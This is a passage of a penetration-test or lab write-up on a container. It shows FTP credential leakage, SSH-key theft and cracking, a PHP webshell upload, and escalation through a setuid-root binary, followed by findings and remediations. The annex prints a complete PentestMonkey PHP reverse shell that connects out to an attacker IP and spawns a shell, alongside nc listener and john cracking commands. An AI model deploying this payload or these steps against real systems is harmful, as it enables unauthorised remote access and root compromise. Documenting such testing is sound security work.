ann@b927d8009d40:~$ ls -l /usr/bin/special_file
-rwsrwx--x 1 root web_admins 16016 Apr 29  2023 /usr/bin/special_file
```


Figure 15 – id output and file permissions showing setuid root and group web_admins

Interpretation:

- s on user = setuid root; executions run with effective UID 0.
- Group web_admins had rwx; ann is in web_admins, so execution was allowed.
- The final --x granted world-execute, so any local user (e.g., www-data) could also run it.

5) Privilege escalation

Executing */usr/bin/special_file* yielded root:




```
ann@b927d8009d40:~$ /usr/bin/special_file
root@b927d8009d40:~# whoami
root
```

Figure 16 – Root confirmation


Notes

Recon that did not assist: reviewing */etc/cron** (no relevant entries) and *sudo -l* (password required).



```
ann@b927d8009d40:~$ ls -l /etc/cron*
/etc/cron.d:
total 8
-rw-r--r-- 1 root root 201 Jan  8  2022 e2scrub_all
-rw-r--r-- 1 root root 712 Jan 28  2022 php

/etc/cron.daily:
total 16
-rwxr-xr-x 1 root root  539 Mar  1  2023 apache2
-rwxr-xr-x 1 root root 1478 Apr  8  2022 apt-compat
-rwxr-xr-x 1 root root  123 Dec  5  2021 dpkg
-rwxr-xr-x 1 root root  377 May 25  2022 logrotate
```

*Figure 17 – ls -l /etc/cron**



```
ann@b927d8009d40:~$ sudo -l
[sudo] password for ann:
```

Figure 18 – sudo -l prompt for password

Key takeaways

- FTP exposure enabled retrieval of ann’s SSH private key; weak passphrase allowed recovery and SSH access.
- Setuid root binary with permissive group execution (web_admins) enabled straightforward escalation to container root.

3.3.2 Attack Chain B

FTP → Webshell (www-data) → SUID → root

1) Prepare and upload webshell

Generated `shell.php`* from PentestMonkey and set LHOST to my host IP and LPORT to `1234`. Uploaded the file via FTP to the web root:


```
ftp> cd /var/www/html
ftp> put shell.php
```

*See Annex 6.1 for the reverse shell code.

2) Obtain a shell as www-data

Started a listener and invoked *http://172.17.0.2/shell.php*, receiving a shell as `www-data`.

```
# Start listener on attack machine:
nc -lnvp 1234

# Invoke URL on the browser:
URL: http://172.17.0.2/shell.php
```



ftp rick@172.17.0.2 -P 21
nc -lnvp 1234
http://172.17.0.2/shell.php
Apache2 D
Ubuntu
It wo
This is the default welcome page used to test the correct op

```
❯ nc -lnvp 1234
Listening on 0.0.0.0 1234
Connection received on 172.17.0.2 36248
Linux 9eed7a8a4cee 6.14.0-24-generic #24~24.04.3-Ubuntu SMP PREEMPT_DYNAMIC Mon Jul  7 16:3
9:17 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
 12:15:45 up  3:22,  0 users,  load average: 0.64, 0.43, 0.42
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ _
```

Figure 19 – Interactive reverse shell connected as www-data

3) Identify SUID binaries

```
find / -perm -4000 -type f 2>/dev/null
```




```
$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/su
/usr/bin/umount
/usr/bin/chsh
/usr/bin/mount
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/special_file
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
```

Figure 20 – SUID listing including /usr/bin/special_file

4) Privilege escalation via SUID

Executed the setuid binary */usr/bin/special_file*, resulting in a root shell.

```
cd /usr/bin
ls -l special_file
-rwsrwx--x 1 root web_admins 16016 Apr 29 2023 special_file

./special_file
whoami
# root
```




```
$ cd /usr/bin/
$ ls -l special_file
-rwsrwx--x 1 root web_admins 16016 Apr 29  2023 special_file
```

```
$ ./special_file
root@9eed7a8a4cee:/usr/bin# whoami
root
```

Figure 21 – Execution of /usr/bin/special_file yielding root

3.3.3 Unsuccessful avenues considered

sudo -l required a password for *www-data* and was not usable. Process review (*ps aux*) showed Apache processes owned by *root*. Binaries under */usr/sbin* were owned by *root:root* and not writable by *www-data*, so replacing or altering them was not feasible.



```
$ sudo -l
[sudo] password for www-data:
sudo: a password is required
```

```
$ ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2888  1556 ?        Ss   11:12   0:00 /bin/sh -c /u
root          23  0.0  0.2 199884 18524 ?        Ss   11:12   0:01 /usr/sbin/apa
www-data      26  0.0  0.1 200396 15788 ?        S    11:12   0:00 /usr/sbin/apa
www-data      27  0.0  0.1 200404 15896 ?        S    11:12   0:00 /usr/sbin/apa
www-data      28  0.0  0.1 200264  9940 ?        S    11:12   0:00 /usr/sbin/apa
www-data      29  0.0  0.1 200240 13304 ?        S    11:12   0:00 /usr/sbin/apa
www-data      30  0.0  0.1 200264 10096 ?        S    11:12   0:00 /usr/sbin/apa
root          43  0.0  0.0  10152  4168 ?        S    11:12   0:00 /usr/sbin/vsf
root          53  0.0  0.1  15424  8988 ?        S    11:12   0:00 sshd: /usr/sb
www-data      54  0.0  0.1 200216  9340 ?        S    11:17   0:00 /usr/sbin/apa
www-data     103  0.0  0.0   2888  1616 ?        S    12:20   0:00 sh -c uname -
www-data     107  0.0  0.0   2888  1712 ?        S    12:20   0:00 sh -i
www-data     125  0.0  0.1  13720  8212 ?        S    12:31   0:00 python3 -c im
www-data     126  0.0  0.0   2888  1708 pts/0    Ss   12:31   0:00 /bin/sh
www-data     179  0.0  0.0   7436  3084 pts/0    R+   12:51   0:00 ps aux
$
```

```
$ ls -l /usr/sbin/apa*
-rwxr-xr-x 1 root root 758672 Mar  1  2023 /usr/sbin/apache2
-rwxr-xr-x 1 root root   7229 Mar  1  2023 /usr/sbin/apache2ctl
lrwxrwxrwx 1 root root     10 Mar  1  2023 /usr/sbin/apachectl -> apache2ctl
$ ls -l /usr/sbin/vsf*
-rwxr-xr-x 1 root root 160232 Feb 23  2022 /usr/sbin/vsftpd
```

```
ls -l /usr/ | grep sbin
drwxr-xr-x 1 root root 4096 Apr 29  2023 sbin
```

Figure 22 – Recon that did not assist

Key takeaways

- Web content was writable via FTP, enabling a PentestMonkey webshell and code execution as www-data.
- A world-executable setuid binary enabled immediate escalation to root.

4 Findings

4.1 FTP-writable web root enables code execution

Evidence:

```
    -  Login as rick:qwerty
    -  put shell.php into /var/www/html
    -  Reverse shell as www-data
    -  Subsequent root via Finding 4.2
```

Impact: Remote code execution as a web user with straightforward escalation.

Likelihood: High. Weak credentials plus write permission.

Base score: 8.8 (High)

Remediation: Disable FTP or enforce FTPS with chroot; make /var/www/html read-only and disallow FTP writes. If uploads are required, use a separate non-executable directory. Enforce key-only auth or strong passphrases.

4.2 SUID misconfiguration enables root escalation

Evidence:

```
    -  find / -perm -4000 2>/dev/null listed /usr/bin/special_file
    -  ls -l /usr/bin/special_file showed -rwsrwx--x 1 root web_admins ...
    -  ann (group web_admins) and www-data executed it to obtain root
```

Impact: Full root privileges within the container.

Likelihood: High. Local execution by any authenticated user.

Base score: 7.8 (High)

Remediation: Remove SUID, or restrict to a trusted group only: set owner root:<group> and mode 4750 (or 0750 if SUID removed).

4.3 Credential leakage via web artifacts

Evidence:

- **/robots.txt** exposed **/sup3rs3cr3tworkinprogress**
- Page source comment disclosed users rick, ann and MD5 password d8578edf8458ce06fbc5bb76a58c5ca4 → **qwerty**

Impact: Enabled valid FTP credentials and lateral progress.

Likelihood: High. Data was accessible over HTTP without auth.

Base score: 7.5 (High)

Remediation: Remove secrets from comments and non-public paths from `robots.txt`. Use environment secrets management. Add content review in CI.

4.4 Cross-user FTP access exposes Ann's SSH keys

Evidence: While authenticated as `rick` over FTP, `/home/ann/.ssh/` was readable and `id_rsa` was downloaded.

Impact: Lateral movement to Ann; prerequisite for Attack Chain A.

Likelihood: High (any authenticated FTP user with similar access could read keys).

Base score: 6.5 (Medium)

Remediation: Enforce per-user chroot; restrict directory and file modes: `chmod 750 ~ann; chmod 700 ~ann/.ssh; chmod 600 ~ann/.ssh/*`; remove group/other read on private keys; review FTP ACLs and home directory ownership.

4.5 Weak SSH private-key passphrase (low KDF work factor)

Evidence: `ssh2john id_rsa > id_rsa.hash` then `john --wordlist=rockyou.txt id_rsa.hash` recovered the passphrase (`password`).

Impact: Offline cracking of Ann's key once the file is obtained.

Likelihood: High (common wordlist succeeded quickly).

Base score: 6.2 (Medium)

Remediation: Reissue keys with strong passphrases and high KDF rounds: `ssh-keygen -t ed25519 -a 200 -o`; rotate old keys; enforce policy for minimum length and block common passwords; automate checks in CI and at login.

Key takeaways

- Root compromise depended on two issues in combination: credential leakage + writable web root, and a permissive setuid binary.
- Highest priority: remove or restrict */usr/bin/special_file*, eliminate leaked credentials, and remove write access to the web root.

5 Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

ID	Finding	Severity	CVSS Score	Recommendation
4.1	FTP-writable web root enables code execution	High	8.8	Web root read-only; block FTP writes
4.2	SUID misconfiguration enables root escalation	High	7.8	Remove SUID or restrict to trusted group; set 0750 or tighter
4.3	Credential leakage via web artifacts	High	7.5	Remove secrets from comments; don't list sensitive paths in robots.txt
4.4	Cross-user FTP access exposes Ann's SSH keys	Medium	6.5	Enforce per-user chroot; fix home and `.ssh` permissions
4.5	Weak SSH private-key passphrase/KDF	Medium	6.2	Reissue keys with strong passphrases and high KDF

6 Annex

6.1 Reverse Shell file code

```php
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.129.48';
$port = 1234;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
        $pid = pcntl_fork();
        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }
        if ($pid) {
                exit(0);  // Parent exits
        }
        if (posix_setsid() == -1) {
                printit("Error: Can't setsid()");
                exit(1);
        }
        $daemon = 1;
} else {
        printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}
chdir("/");
umask(0);

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
        printit("$errstr ($errno)");
        exit(1);
}

$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);
$process = proc_open($shell, $descriptorspec, $pipes);
if (!is_resource($process)) {
        printit("ERROR: Can't spawn shell");
        exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
        if (feof($sock)) {
                printit("ERROR: Shell connection terminated");
                break;
        }
        if (feof($pipes[1])) {
                printit("ERROR: Shell process terminated");
                break;
        }
        $read_a = array($sock, $pipes[1], $pipes[2]);
        $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

        if (in_array($sock, $read_a)) {
                if ($debug) printit("SOCK READ");
                $input = fread($sock, $chunk_size);
                if ($debug) printit("SOCK: $input");
                fwrite($pipes[0], $input);
        }
        if (in_array($pipes[1], $read_a)) {
                if ($debug) printit("STDOUT READ");
                $input = fread($pipes[1], $chunk_size);
                if ($debug) printit("STDOUT: $input");
                fwrite($sock, $input);
        }
        if (in_array($pipes[2], $read_a)) {
                if ($debug) printit("STDERR READ");
                $input = fread($pipes[2], $chunk_size);
                if ($debug) printit("STDERR: $input");
                fwrite($sock, $input);
        }
}
fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
        if (!$daemon) {
                print "$string\n";
        }
}
?>
```

End of report